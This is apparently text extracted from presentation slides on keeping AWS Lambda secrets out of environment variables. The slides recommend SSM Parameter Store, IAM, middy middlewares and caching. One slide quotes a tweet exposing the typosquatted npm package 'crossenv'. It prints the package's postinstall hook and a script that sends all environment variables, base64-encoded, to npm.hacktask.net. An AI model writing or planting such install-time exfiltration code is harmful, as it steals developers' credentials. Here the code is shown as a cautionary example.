


secrets should **NEVER** be in plain text
in env variables

SSM Parameter Store




IAM



Environment:
SECRET_1: ...
SECRET_2: ...

Environment:
SECRET_1: ...
SECRET_2: ...

SSM Parameter Store



IAM



Environment:
SECRET_1: ...
SECRET_2: ...



Environment:
SECRET_1: ...
SECRET_2: ...

yay!





Oscar Bolmsten

@o_cee

Follow



@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

```
package.json x
1 {
2   "name": "crossenv",
3   "version": "6.1.1",
4   "description": "Run scripts that set and use environment variables across",
5   "main": "index.js",
6   "scripts": {
7     "test": "echo \\\"Error: no test specified\\\" && exit 1",
8     "postinstall": "node package-setup.js"
9   },
10  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
11  "license": "ISC",
12  "dependencies": {
13    "cross-env": "^5.0.1"
14  }
15 }
16

JS package-setup.js x
1 const http = require('http');
2 const querystring = require('querystring');
3
4
5 const host = 'npm.hacktask.net';
6 const env = JSON.stringify(process.env);
7 const data = new Buffer(env).toString('base64');
8
9 const postData = querystring.stringify({ data });
10
11 const options = {
12   hostname: host,
13   port: 80,
14   path: '/log/',
15   method: 'POST',
16   headers: {
17     'Content-Type': 'application/x-www-form-urlencoded',
18     'Content-Length': Buffer.byteLength(postData)
19   }
20 };
21
22 const req = http.request(options);
23
24 req.write(postData);
25 req.end();
26
```

9:51 AM - 1 Aug 2017

1,071 Retweets 1,013 Likes




53

1.1K

1.0K



SSM Parameter Store



IAM



fetch at cold start,
cache,
invalidate every x mins



<https://github.com/middyjs/middy>

Available middlewares


Currently available middlewares:

- `cache` : A simple but flexible caching layer
- `cors` : Sets CORS headers on response
- `functionShield` : ~~Hardens AWS Lambda execution environment~~ **Note:** functionShield has been removed from core since 0.22.0. Use `@middy/function-shield` instead.
- `doNotWaitForEmptyEventLoop` : Sets `callbackWaitsForEmptyEventLoop` property to false
- `httpContentNegotiation` : Parses `Accept-*` headers and provides utilities for content negotiation (charset, encoding, language and media type) for HTTP requests
- `httpErrorHandler` : Creates a proper HTTP response for errors that are created with the `http-errors` module and represents proper HTTP errors.
- `httpEventNormalizer` : Normalizes HTTP events by adding an empty object for `queryStringParameters` and `pathParameters` if they are missing.
- `httpHeaderNormalizer` : Normalizes HTTP header names to their canonical format.
- `httpMultipartBodyParser` : Automatically parses HTTP requests with content type `multipart/form-data`.
- `httpPartialResponse` : Filter response objects attributes based on query string parameters.
- `jsonBodyParser` : Automatically parses HTTP requests with JSON body and converts the body into an object. Also handles gracefully broken JSON if used in combination of `httpErrorHandler`.
- `s3KeyNormalizer` : Normalizes key names in s3 events.
- `secretsManager` : Fetches parameters from [AWS Secrets Manager](#).
- `ssm` : Fetches parameters from [AWS Systems Manager Parameter Store](#).
- `validator` : Automatically validates incoming events and outgoing responses against custom schemas
- `urlEncodeBodyParser` : Automatically parses HTTP requests with URL encoded body (typically the result of a form submit).
- `warmup` : Warmup middleware that helps to reduce the [cold-start issue](#)

For dedicated documentation on available middlewares check out the [Middlewares documentation](#)

SSM Parameter Store

IAM



switch to Higher
Throughput if you need
more than 40 ops/s

Information about Parameter Store API throughput limits is available on the [Systems Manager limits page](#). Higher throughput limit settings are applied per account per region. After a higher throughput is enabled, you will be charged per Parameter Store API interaction for standard and advanced parameters. A Parameter Store API interaction is defined as an interaction between an API request and an individual parameter. For example, if a Get request returns ten parameters, that counts as ten Parameter Store API interactions.

Pricing – API Interactions

Parameter type	Pricing - Standard Throughput	Pricing - Higher Throughput
Standard	No additional charge	\$0.05 per 10,000 Parameter Store API interactions
Advanced	\$0.05 per 10,000 Parameter Store API interactions	\$0.05 per 10,000 Parameter Store API interactions